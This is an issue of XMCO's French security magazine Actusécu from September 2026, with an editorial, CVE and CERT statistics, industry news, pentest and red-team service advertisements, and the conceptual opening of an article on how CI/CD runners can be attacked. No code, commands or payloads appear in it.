actusécu

By xmco

SEPTEMBRE 2026

ARTICLE

CI/CD sous le prisme offensif : exploitation de l'environnement d'exécution

DOSSIER

Panorama de la menace ransomware 2025

64

SEPTEMBRE 2026

Responsable de publication : Clémence Illouz, XMCO - Direction artistique / Réalisation : Romain Mahieu, agence plusdebleu - Contributeurs : Les consultants du cabinet XMCO. Crédits photo : ©XMCO, ©AdobeStock. Contact Rédaction : actusecu@xmco.fr

L'édito

Marc BEHAR, PDG et Fondateur d'XMCO

« Petits enfants, petits problèmes ; grands enfants, grands problèmes »

Cet adage populaire, qui ne parle effectivement qu'aux parents d'enfants devenus grands, s'applique de façon presque exagérée à la cybersécurité, et à tous les acteurs que j'ai pu rencontrer en 30 ans de carrière dans ce domaine.

Oui, j'ai commencé, en octobre 1997, à installer des Firewalls-1 de Checkpoint, en version 3.0b !

En analysant de façon rétrospective la cybersécurité lorsqu'elle est devenue une discipline « officielle » (en réalité d'autres précurseurs, dont Hervé, avaient commencé au début des années 90), c'était un petit sujet technique, traité par des geeks techniques.
Peu de gens concernés, peu d'acteurs, peu d'interlocuteurs, peu d'outils, peu de compétences, peu d'expérience, aucun incident… PAS de budgets…

Aujourd'hui, nous avons tout : les budgets, les compétences, l'expertise, l'implication au plus haut niveau des entreprises, des incidents quotidiens, des outils inouïs (dont l'IA, mais pas que). En théorie, avec tous ces progrès effectués en 30 ans, la situation aurait dû s'améliorer de façon exponentielle.

Alors pourquoi constate-t-on toujours plus d'incidents quotidiennement ?

Parce que les hackers aussi ont grandi, et beaucoup plus rapidement que nous, que nos clients…

Parce que, tout comme un enfant qui ira jusqu'à l'épuisement sans jamais chercher à s'économiser, nous avons tous des tonnes d'autres sujets à prendre en compte, donc personne ne peut s'épuiser à faire de la cybersécurité lorsqu'on a un métier « honnête ».

Mais celui qui n'a que ça, lui, il ne s'épuise pas : il finit toujours par trouver quelque chose qui le nourrit, une récompense qui l'invite à poursuivre, ça en devient presque addictif pour le hacker.
Alors peut-être que la solution réside dans le fait de changer de posture pour nos clients, pour nous : si on commençait à s'amuser à faire de la cybersécurité ? Si on arrivait à percevoir nos échecs comme des motivations pour réessayer ? Si on commençait à ne plus « gérer » la cybersécurité comme on gère des risques, de façon froide et analytique… ? Si on commençait à se faire plaisir en sécurisant ce qui doit l'être ? Est-ce que cela deviendrait aussi addictif pour nous ?

XMCO va avoir 24 ans le 13 novembre 2026. Je continue car j'adore le plaisir que procure la sensation de chercher des solutions et d'en trouver.

Dans ce numéro, vous retrouverez notre bilan des ransomwares, celui qu'on refait chaque année, avec cette même sensation un peu amère de voir nos enfants-hackers toujours plus doués, toujours plus organisés : un train qu'on a pris en marche il y a longtemps, et dont on sait qu'il ne faudra jamais redescendre. C'est le travail de notre CERT, qui vit ces incidents de l'intérieur, au quotidien, en 2026 comme hier, avec toute l'énergie et parfois l'épuisement que cela suppose. Vous y trouverez aussi le travail de fond qu'ont mené nos équipes sur la sécurisation des chaînes CI/CD , un sujet que nous avons eu la chance de présenter au SSTIC cette année, et qui me rappelle justement pourquoi j'aime encore ce métier après 30 ans : parce qu'il y a toujours un nouveau maillon à comprendre, une nouvelle brèche à anticiper, un nouveau problème à se mettre sous la dent.

Je vous souhaite beaucoup de plaisir à découvrir ce nouveau numéro de l'Actu-sécu ! ■

Le saviez-vous ?

37 114

C'est le nombre de CVE publiées entre janvier et juin 2026, soit **une hausse de 51 % sur un an** *(24 554 au premier semestre 2025)*. Cette accélération s'explique par l'essor des modèles d'IA appliqués à la recherche de vulnérabilités, mais aussi par l'élargissement du réseau des CNA, ces organismes habilités à enregistrer de nouvelles CVE.

528

C'est le nombre de CNA actifs à ce jour. Partenaires du programme CVE du Mitre, ces organismes publics et privés se sont enrichis de 46 nouveaux membres depuis janvier, contre 64 sur l'ensemble de 2025.

487 524

C'est le nombre d'événements de sécurité traités par les analystes du CERT sur le semestre, dont 59 % liés aux infostealers et aux fuites d'identifiants.

146

C'est le nombre de CVE ajoutéesau catalogue CISA KEV, le référentiel des vulnérabilités activement exploitées tenu par l'agence de cybersécurité américaine. 11 % de plus qu'au premier semestre 2025 *(132)*. Une hausse portée par l'augmentation générale du nombre de CVE, mais aussi par de nouveaux mécanismes de remontée d'information vers l'agence, plus efficaces pour les vendeurs, chercheurs et institutions.

17 928

C'est le nombre d'alertes émises par le CERT sur la période, dont 32 % concernant de nouvelles menaces. Un signe direct de la hausse des CVE exploitées.

103

C'est le nombre de takedowns effectués par le CERT ce semestre. Après un début d'année plus calme, le rythme de fin 2025 a repris : depuis mai, 31 demandes traitées en moyenne par mois, soit une par jour.

Sommaire

Numéro 64

SEPTEMBRE 2026

Vous avez manqué le précédent numéro de notre Actusécu ? Demandez votre exemplaire papier *(dans la limite des stocks disponibles)* à : **clemence.illouz@xmco.fr**

64

Actualités

Les actualités du cabinet de ces derniers mois

InterCERT Days *2026*

L'InterCERT Days est un événement qui rassemble la communauté française des CERT (Computer Emergency Response Team) et CSIRT (Computer Security Incident Response Team), qu'ils soient internes à de grandes entreprises, prestataires ou institutionnels.

L'objectif est avant tout opérationnel. Contrairement à un salon comme le FIC ou les Assises de la cybersécurité, les InterCERT Days sont conçus comme un lieu de confiance où les équipes de réponse à incident peuvent :

- Partager leurs retours d'expérience sur des incidents réels.
- Échanger des indicateurs de compromission (IoC), TTP et bonnes pratiques.
- Présenter des outils ou des méthodes de réponse à incident.
- Travailler sur la coopération entre CERTs.
- Renforcer les liens entre les acteurs de la réponse à incident.

En 2026, les InterCERT Days ont marqué leur 5ème anniversaire et se sont tenus à Nantes, réunissant 117 équipes CERT et CSIRT. C'était la première édition organisée en région, avec un fort accent sur le partage d'expérience entre experts à laquelle XMCO a pris part.

Au programme de ces deux jours : conférences, retours d'expérience, atelier de gestion de crise, CTF mais aussi des temps d'échanges sur les nouvelles menaces découvertes et les pratiques notamment autour de l'IA avec une thématique forte : **Comment l'IA nous aide t-elle à analyser et prévenir plus rapidement les compromissions et vulnérabilités ?**

SSTIC *2026*

Adrien Monteiro et Lucas Pech sont intervenus au SSTIC (Symposium sur la Sécurité des Technologies de l'Information et des Communications), l'un des rendez-vous incontournables de la cybersécurité francophone.
Leur intervention portait sur la sécurité des chaînes CI/CD, sujet plus que jamais d'actualité : ces environnements, devenus critiques pour les entreprises, sont aussi des cibles de choix pour les attaquants en raison de leur complexité et de leurs nombreuses interdépendances.

Au programme de leur présentation :

- Comment les runners/agents CI/CD peuvent être exploités par un attaquant ?
- Les techniques d'accès initial et les privilèges en jeu.
- Les scénarios d'élévation de privilèges et de latéralisation au sein de la chaîne CI/CD et de l'entreprise.

Un grand bravo à eux pour cette contribution à la communauté sécurité !

ESIEA Secure Edition *2026*

La majorité des entreprises font confiance à BitLocker. Mais sans PIN au démarrage, cette confiance est-elle vraiment justifiée ?

Cyril Thomas (alias BabdCatha) était le 30 mai à l'ESIEA Secure Edition 2026.
Sa conférence « Sniffing de TPM : théorie et pratique » abordait l'écoute du bus TPM, une technique permettant de contourner le chiffrement BitLocker, les erreurs classiques rencontrées en entreprise, et les mesures concrètes pour s'en prémunir.

L'ESIEA Secure Edition, c'est une journée entière de conférences cybersécurité, en accès libre sur inscription. ■

CLUSIR Normandie *2026*

Le CLUSIR Normandie confirme son rôle de fédérateur de l'écosystème cyber régional.

À l'occasion de la 3ème édition du C-DAY, organisée le 18 juin 2026 dans le cadre de l'Appel du Cyber Juin, l'association a réuni professionnels, experts et décideurs autour de conférences de haut niveau consacrées aux grands enjeux de la cybersécurité.

Fidèle à sa mission de partage des connaissances et de développement de la filière, le CLUSIR Normandie poursuit son engagement en favorisant les échanges, le retour d'expérience et la montée en compétence de l'ensemble de l'écosystème cyber normand. ■

Toulouse - *Inauguration*

XMCO ouvre un bureau commercial à Toulouse !
Après Paris et Nantes, nous poursuivons notre expansion avec l'ouverture de notre bureau commercial à Toulouse.

Être au plus près de nos clients et des industries toujours plus exposées aux enjeux de cybersécurité, reste notre priorité.

Nous sommes fiers de nous associer à Cyber'Occ, le centre régional de cybersécurité en Occitanie qui accompagne les entreprises, les collectivités et les acteurs publics dans la protection de leurs systèmes d'information.

Ce bureau sera animé par Aurelie Grellier sein de l'écosystème IOT Valley à Labège, qui accueille également le Campus Cyber régional dans le bâtiment Data Valley.

Une nouvelle étape pour XMCO, au cœur de l'écosystème cyber toulousain ! ■

actu cyber

De nouvelles attaques du spyware Pegasus visant Whatsapp ont été observées

En juillet 2021, un consortium de médias internationaux révélait l'ampleur du scandale Pegasus, logiciel espion utilisé entre autres contre des journalistes, militants des droits humains et dissidents politiques.

Développé par la société israélienne NSO Group, cet outil permet de compromettre à distance des smartphones via des failles 0-day ou du phishing ciblé.

Ces révélations ont mis en évidence l'usage d'outils offensifs par certains gouvernements à des fins de surveillance et les faiblesses du cadre juridique censé en encadrer l'emploi.

Malgré une condamnation judiciaire et son inscription sur liste noire américaine, NSO Group continuerait de viser des utilisateurs de WhatsApp au moyen d'attaques sophistiquées.

Le 8 juin 2026, Meta, maison mère de WhatsApp, a annoncé une procédure pour « outrage au tribunal » contre l'entreprise.

Si l'affaire Pegasus a sensibilisé les autorités européennes aux risques de cybersurveillance et de dérives autoritaires, ce nouvel épisode montre les limites de l'application des sanctions.

Entre 2011 et 2023, au moins 74 gouvernements auraient acquis des outils commerciaux de surveillance, centraux dans les stratégies d'influence et de défense de certains États. ■

Plus de 75 000 accès admin Fortinet compromis

Le 17 juin 2026, Kevin Beaumont a relayé l'alerte de Volodymyr « Bob » Diachenko sur LinkedIn au sujet de FortiBleed, une fuite massive d'identifiants Fortinet/FortiGate.

Le dataset regrouperait des comptes VPN liés à 73 932 URL de pare-feu dans 194 pays. Selon Shodan, près de 50 % des Fortinet exposés à Internet y figureraient, dont de grands groupes et opérateurs critiques.

Les attaquants auraient combiné des identifiants d'infostealers et des exports Fortinet contenant des hachages SSL VPN et des informations internes. Ils auraient mené 1,16 milliard de tentatives contre 320 777 FortiGate et 2,1 milliards d'essais sur 163 650 serveurs Microsoft SQL, avant de casser les hachages.

Malgré l'évolution de FortiOS vers PBKDF2, de nombreux équipements conserveraient des hachages SHA-256 cassables, permettant parfois de retrouver des mots de passe complexes en clair.

Hudson Rock situe les appareils touchés surtout en Inde, États-Unis, Taïwan, Mexique et Turquie, avec un impact sur télécoms, IT, finance, santé, éducation et industrie. Des compromissions seraient rapportées dans la défense OTAN. ■

LES ASSISES DE LA CYBERSÉCURITÉ

Rendez-vous **stand J32**

Du 7 au 10 octobre 2026
/ Monaco ///

Programmez un rendez-vous :
clemence.illouz@xmco.fr

xmco

AUDIT & CONSEIL

CONCEVOIR COMME UN ATTAQUANT, PROTÉGER COMME UN STRATÈGE…

Depuis 2002, XMCO garantit des missions sur mesure et pragmatiques. Pas de régie, pas de revente de matériel, pas d'intégration : le cabinet vit uniquement de son expertise. Une équipe de plus de 70 consultants, une méthodologie rigoureuse éprouvée depuis plus de 20 ans, plus de 40 missions réalisées chaque mois, soit plus de 700 par an, pour plus de 450 clients actifs dans la banque, l'assurance, l'industrie, les institutions, les transports, les médias ou le luxe.

Deux postures, un seul objectif :

- **Nos consultants simulent des intrusions** comme des attaquants ou des collaborateurs malveillants, pour révéler ce qu'un scan automatisé ne pourra jamais concevoir.

- **Nos auditeurs réalisent une évaluation méthodique et technique**, en posture d'experts indépendants.

Une méthodologie éprouvée, en 5 étapes

- **Réunion de lancement**
- **Préparation d'un protocole d'audit** *(points de contrôle et risques métier adaptés au périmètre)*
- **Réalisation technique de la prestation**
- **Consolidation des preuves et constats**
- **Transmission des livrables et soutenance**.

Chaque intervention repose sur une intervention en binôme systématique, basée sur l'ISO 19011, avec une approche humaine qui intègre les risques de vos métiers et la logique business du périmètre audité, et une maîtrise totale des outils, internes comme externes.

Exemple concret :
Anatomie d'une compromission *(test d'intrusion web → interne)*

1. Identification et exploitation d'une faille sur l'application web
2. Validation du périmètre pour les tests d'intrusion web
3. Compromission de l'intranet client
4. Post-exploitation sur le réseau interne via l'accès au serveur hébergeant l'intranet
5. Élévation de privilèges jusqu'à « administrateur de domaine »
6. Utilisation des comptes compromis
7. Compromission d'un compte sensible dépourvu de MFA
8. Accès persistant et extraction de données sensibles

Huit étapes, un seul point d'entrée initial : une faille web isolée.

C'est tout l'intérêt d'un test d'intrusion mené par des humains : dérouler la chaîne complète d'une attaque, pas seulement lister des vulnérabilités isolées.

Des audits sur mesure pour chaque enjeu

Nous savons que chaque organisation fait face à des défis singuliers. C'est pourquoi nous proposons des audits ciblés, construits en lien avec vos environnements métiers, vos technologies et vos contraintes réglementaires, qu'il s'agisse d'évaluer un pipeline **DevSecOps**, de vérifier la robustesse d'une architecture **Zero Trust**, ou de cartographier les risques d'une **supply chain numérique**.
Nos consultants interviennent aussi sur des sujets plus techniques : **reverse engineering**, **biométrie**, **Infrastructure as Code** *(IaC)*, sécurisation de projets intégrant de l'**Intelligence Artificielle**. Et nous accompagnons les nouvelles exigences réglementaires : **DORA**, **NIS2**, et les futurs référentiels sectoriels.

Notre offre de tests d'intrusion & audits

Tests d'intrusion : éprouver la résistance réelle de vos systèmes

- **Infrastructure** : externe, interne, segmentation réseau, Wi-Fi
- **Applicatif** : web, API, mobile *(iOS/Android)*, client lourd
- **Environnements spécifiques** : Active Directory / pivot Microsoft Entra, SAP, Citrix, Mainframe
- **Scénarios ciblés** : simulation de vol d'un ordinateur portable, tests « Agile » sur de larges périmètres, tests « Assume Breach » de la CI/CD

Audits : évaluer, mesurer, structurer

- **Technique** : audit d'architecture *(Cloud, industrielle)*, audit de configuration *(postes de travail, serveurs, Office 365/Azure AD)*, audit Active Directory (IAMBuster), audit de code, audit de chaîne CI/CD, audit de cluster Kubernetes
- **Organisationnel & conformité** : audit organisationnel GRC et physique, audit de maturité SSI, analyse d'écart, audit « 360 », audit PASSI, certification PCI DSS
- **Environnements spécifiques** : audit d'environnements ICS, d'un équipement industriel IoT/IIoT, d'un système d'Intelligence Artificielle *(LLM)*, audit de Mainframe
- **Exposition & tiers** : audit de prestataires, audit d'exposition, audit d'e-exposition VIP, audit « Quick-Win » du périmètre interne

Retrouvez toutes nos offres sur : **xmco.fr/audit-conseil**

Tous nos audits sont conçus de manière indépendante, sans approche générique : nous nous adaptons à votre contexte, vos priorités, vos contraintes internes, en intégrant l'aspect technique, organisationnel et réglementaire.

Une équipe aux profils complémentaires

Plus de 70 consultants aux parcours variés, certifiés PASSI, PCI DSS, ISO 27001, et habilités (pour certains d'entres eux) pour intervenir sur des environnements sensibles. La sélection est rigoureuse et sans compromis : expertise, capacité d'analyse, curiosité, adhésion aux valeurs du cabinet. Trois profils types illustrent cette complémentarité :

- **Chef de projet / Consultant** : expert en tests d'intrusion applicatifs, analyse de code source, audits d'architecture complexes.
- **Consultant** : maîtrise des tests d'intrusion Web et internes, environnements Active Directory/ADCS, tests d'intrusion Cloud *(AWS, GCP, Azure)*.
- **Consultant GRC** : audits de conformité (ISO, PCI DSS, APSAD), audits de maturité SSI, développement d'outils d'aide à la mise en conformité.

Une exigence sur les livrables : chaque rapport est soigneusement rédigé, structuré de manière claire, validé par un second regard expert, et pensé pour être compréhensible aussi bien par des profils techniques que non techniques.

> **« À l'heure de l'automatisation, notre valeur ajoutée réside dans une analyse humaine, contextuelle et immédiatement exploitable. » « Nous assurons un suivi constant tout au long de la prestation, pour garantir clarté, réactivité et qualité, jusqu'à la restitution des livrables ».** ■

Red Team

Le concentré de tous nos savoir-faire

Une attaque maîtrisée pour connaître les vraies menaces auxquelles votre entreprise est exposée.

En 2023, les entreprises ont connu une hausse considérable des cyberattaques : +26 % pour le piratage de comptes, +21 % pour le phishing, +17 % pour les ransomwares *(source : cybermalveillance.gouv.fr, rapport d'activité 2023)*. Tous les types d'organisations sont ciblés, quels que soient leur secteur et leur taille : espionnage industriel ou étatique, ransomware, extorsion de fonds, arnaque au président.

Plus qu'un test d'intrusion, qui se limite à déployer des techniques d'attaque connues dans un contexte cadré, une mission Red Team explore parallèlement toutes les pistes pour simuler une simulation d'adversaire avancé. Notre seule limite est le cadre légal. Nos experts combinent l'ensemble de nos savoir-faire : développement d'exploits et d'outils avancés, ingénierie sociale, intrusion physique, pour dérouler une attaque en trois temps :

1. **S'introduire** dans votre entreprise sans se faire repérer.
2. **Déployer discrètement** notre présence sur votre réseau interne.
3. **Compromettre des actifs et exfiltrer** des données sensibles.

À l'issue de la mission, nous partageons : les failles exploitées pour nous introduire dans votre système, la réactivité de vos équipes et leur capacité à faire face à la menace, et les données sensibles que nous aurons réussi à exfiltrer.

Le succès d'une mission Red Team réside dans sa confidentialité. Seul le mandataire, chez le client, est informé qu'une mission est en cours. En accord avec lui, personne d'autre ne sera prévenu de nos stratégies d'attaque, pour coller à la réalité d'une véritable intrusion. Vous définissez l'objectif, du plus précis au plus large : trouver un document confidentiel donné, démontrer la possibilité d'un virement frauduleux, ou ramener tout ce que nous parvenons à obtenir.

Que vous cherchiez à protéger une donnée spécifique, assurer la continuité d'un système de production industrielle, empêcher le détournement de flux financiers, garantir la réalisation d'opérations temps réel ou la sécurité physique de vos collaborateurs, une mission Red Team couvre l'ensemble des axes de la menace.

Ce que vos équipes devraient détecter et ce que nous ferons pour l'éviter. Au fur et à mesure que nous cherchons à compromettre vos actifs, vos équipes IT, non averties de la mission, pourraient en principe détecter :

1. **Nos tentatives d'intrusion** : monitoring d'événements, collecte de logs, remontée et corrélation d'alertes.
2. **Notre présence et nos actions sur votre réseau** : présence sur les systèmes, propagation, compromission des applicatifs.
3. **Nos exfiltrations** : communication vers des domaines tiers, identification des fuites d'informations.

À chaque étape de la mission, nous ferons le nécessaire pour éviter d'être détectés par vos équipes. Nous multiplierons les accès initiaux, dupliquerons les points de persistance sur votre système et adapterons nos modes d'exfiltration. ■

Sur demande, XMCO peut mettre en relation avec certains clients pour lesquels une mission Red Team a été réalisée.
contact@xmco.fr

Paris | Nantes | Labège (Toulouse)

CI/CD sous le prisme offensif : exploitation de l'environnement d'exécution.

Par Adrien Monteiro et Lucas Pech, experts XMCO.

CI/CD sous le prisme offensif : exploitation de l'environnement d'exécution.

Les chaînes de CI/CD sont des environnements complexes reposant sur de nombreux composants en interdépendances. Cet article présentera — en s'appuyant sur des exemples concrets et fréquemment rencontrés en tests d'intrusion — comment l'environnement d'exécution, élément central de la chaîne de CI/CD, peut être exploité par un attaquant pour élever ses privilèges au sein du système d'information d'une entreprise.

Ce document détaillera notamment le fonctionnement des différents composants d'une chaîne de CI/CD, des exemples de privilèges et d'attaques permettant d'y obtenir un accès initial ainsi que les possibilités d'élévation de privilèges et de latéralisation qui en découlent.

Introduction

1.1 Contexte

La chaîne CI/CD (Continuous Integration / Continuous Delivery), aussi appelée chaîne d'intégration et de déploiement continu est devenue un pilier central des systèmes informatiques modernes, en permettant de réaliser des livraisons rapides, reproductibles et automatisées.

Avec l'essor du Cloud et de l'Infrastructure as Code (IaC), dans de nombreuses entreprises, elle incarne la colonne vertébrale de l'infrastructure de production logicielle. Néanmoins, parce qu'elle implique un grand nombre de dépendances et de systèmes, elle constitue un environnement difficile à sécuriser.

Ces raisons couplées aux privilèges élevés accordés aux différents composants de la chaîne, en font une cible de choix pour les attaquants, ce qui rend sa sécurisation stratégique pour les entreprises. ■

1.2 Qu'est-ce que la CI/CD ?

CI vs CD. La CI/CD est un ensemble de processus visant à **automatiser et fiabiliser la livraison de logiciels et de services** tout en facilitant 2 CI/CD sous le prisme offensif les interactions entre les équipes de développement et les équipes opérationnelles (ex. : DevOps).
Cette automatisation cherche à atteindre deux objectifs principaux : l' **intégration continue** (CI) et le **déploiement continu** (CD).

L'intégration continue vise à intégrer fréquemment les modifications du code tout en garantissant la qualité et la sécurité de ce dernier (ex. : tests fonctionnels, analyse statique, revue syntaxique, scans de sécurité, etc.).

Le déploiement continu quant à lui a pour objectif d'automatiser la livraison d'un produit de manière fiable (exemples : création d'une release logicielle, mise en production d'un service, etc.).

D'un point de vue offensif, les chaînes de déploiement continu (CD) sont des cibles privilégiées puisqu'elles disposent de privilèges importants sur le système d'information (ex. : accès à l'infrastructure de production dans le cadre du déploiement).

Le pipeline. Que ce soit pour l'intégration continue (CI) ou le déploiement continu (CD), l'élément central de la chaîne est le **pipeline** (ou **bitoduc**).

Un pipeline est une suite d'opérations automatisées exécutées dans un ordre défini. Il reçoit une entrée, exécute des actions automatiquement et fournit un résultat. [Figure 1]

Le pipeline d'intégration continue (CI) classique a pour point d'entrée une nouvelle version du code et génère en sortie une version du code et des artefacts testés et prêts à être utilisés.

Le pipeline de déploiement continu (CD) classique quant à lui, reçoit du code et des artefacts testés par un pipeline de CI en entrée et publie les artefacts logiciels finaux (ex. : binaire, conteneur, etc.) avant de les déployer, si besoin, sur un environnement cible (ex. : serveur web, cloud, etc.).

Les pipelines de CI et de CD sont souvent liés, soit parce qu'ils sont définis ensemble (un unique pipeline est défini et se comporte différemment selon le point d'entrée), soit parce que le pipeline de CD est déclenché automatiquement ou manuel-lement à l'issue du pipeline de CI. On parle alors de pipeline de CI/CD.

Sécuriser sa chaîne de CI/CD
Les pipelines CI/CD étant conçus pour réaliser une grande variété de tâches (compilation, tests, sécurité, déploiement, etc.), ils nécessitent l'utilisation de nombreux composants adaptés à chaque étape et besoin. Bien que les besoins spécifiques puissent varier d'un projet à l'autre, il existe un socle de composants essentiels qui répondent aux principaux besoins de la chaîne CI/CD.

Ces composants comprennent :

- **Le gestionnaire de code**, stocke et organise les dépôts de code source ;
- **L'environnement d'exécution**, exécute des pipelines de CI/CD ;
- **Le gestionnaire de secrets**, stocke les secrets utilisés au sein de la chaîne CI/CD ;
- **L'orchestrateur**, définit et orchestre les pipelines de CI/CD ;
- **Le gestionnaire d'artefact**, stocke les artefacts générés par la chaîne de CI/CD (ex. : images Docker, chart Helm, releases, etc.).

Pour chaque composant, de nombreuses technologies sont disponibles, certaines technologies embarquent même directement plusieurs de ces composants (ex. : GitLab, GitHub, etc.). Il existe donc une grande variété d'environnements de CI/CD selon les choix d'architecture et les technologies utilisées. La sécurisation d'un environnement CI/CD implique non seulement le durcissement de la configuration de chacun des composants — vérifiable au moyen d'un audit de configuration — mais également la prise en compte de la **sécurité de la chaîne CI/CD dans son ensemble**, à travers un audit d'architecture complété par des **tests d'intrusion**.

Les tests d'intrusion permettent d'identifier et d'exploiter des vulnérabilités et scénarios d'attaques réalistes qui prennent en compte l'ensemble des interactions entre les différents composants. [Figure 2]

L'objectif ici est de présenter les principales étapes et techniques offensives mises en oeuvre lors de tests d'intrusion sur des chaînes de CI/CD en se concentrant sur l'environnement d'exécution. ■

Figure 1. Schéma d'une chaîne de CI/CD typique





Figure 2. Exemple de technologies impliquées dans un pipeline déployant une nouvelle version d'une



1.3 L'environnement d'exécution

Fonctionnement. L'environnement d'exécution correspond à une instance de calculs (machine physique ou virtuelle) mise à disposition de l'orchestrateur pour exécuter les tâches des pipelines.

Il fait intervenir deux rôles :
- **L'agent** : chargé de la communication avec l'orchestrateur et de la gestion des exécutions sur l'instance de calcul ;
- **L'exécuteur** : environnement final qui exécute les tâches.

La mise en place de ces environnements se fait en deux étapes. Tout d'abord, l'identité de l'environnement d'exécution est créée et configurée au sein de l'orchestrateur, puis, dans un second temps, un programme (l'agent) est exécuté sur cet environnement. Ce dernier s'enregistre auprès de l'orchestrateur afin d'indiquer que l'environnement est disponible pour exécuter des tâches. Le schéma [Figure. 3.] résume ce fonctionnement au sein de GitLab.

Les orchestrateurs disponibles en mode *Software as a Service* (*SaaS*) comme GitHub ou Azure DevOps proposent souvent un service payant mettant à disposition des environnements d'exécution qu'ils gèrent et hébergent eux-mêmes. Dans ce cas-là, les deux étapes décrites ici sont gérées automatiquement par l'éditeur. [Figure. 3.]

Une fois enregistré, l'agent déployé sur l'instance de calcul contacte régulièrement l'orchestrateur afin de lui demander si de nouvelles tâches sont à exécuter. Lorsque l'orchestrateur identifie un pipeline nécessitant d'exécuter des tâches au sein de l'environnement d'exécution, il transmet tous les détails de ces dernières (code, contexte, etc.) à l'agent. L'agent les exécute alors sur l'instance de calcul (selon la méthode configurée) puis renvoie les résultats à l'orchestrateur. [Figure 4]

La méthode d'exécution des tâches par l'agent varie en fonction de la configuration de l'agent. Selon l'orchestrateur, on parle alors d'exécuteurs ou de types d'agents. Les exécuteurs les plus courants sont listés ci-dessous :
- **Shell**, exécute les tâches directement sur la machine hôte ;
- **Docker**, exécute chaque tâche dans un conteneur Docker ;
- **Kubernetes**, exécute les tâches au sein de conteneurs Kubernetes ;
- **Virtual Machine**, exécute les tâches dans des VM (via AWS, OpenStack, GCP, etc.).

Le type d'exécuteur a un impact important sur la sécurité associée à l'environnement d'exécution. L'exploitation des principaux types d'exécuteurs sera détaillée au sein de la partie « 4. Latéralisation » de cet article.

Pourquoi l'environnement d'exécution ? La multitude de composants et la complexité des environnements CI/CD offrent de nombreuses opportunités aux attaquants. Chaque composant de la chaîne s'accompagne de scénarios d'attaque qui lui sont propres, liés à ses fonctions, ses privilèges et son implémentation au sein de la chaîne.

L'environnement d'exécution représente un point d'entrée stratégique pour un attaquant. Les pipelines s'exécutant au sein de cet environnement, ce dernier interagit avec les différents composants de l'architecture.
Il dispose généralement de :
- **droits sur le gestionnaire de code** afin de récupérer le code source associé au pipeline ;
- **droits sur les gestionnaires de secrets et d'artefacts** pour accomplir ces différentes tâches ;
- **droits sur l'orchestrateur**, parfois, pour déclencher automatiquement l'exécution d'autres pipelines. [Figure 5]

Toutes ces interactions représentent autant d'opportunités d'élévation de privilèges pour un attaquant et donnent à l'environnement d'exécution un rôle central au sein de la chaîne de CI/CD.

S'ajoutent à cela, les potentielles opportunités liées à l'hébergement de l'environnement d'exécution. En effet, la topologie, les permissions et les services exposés selon l'hébergement facilitent le déplacement latéral et l'élévation de privilèges.

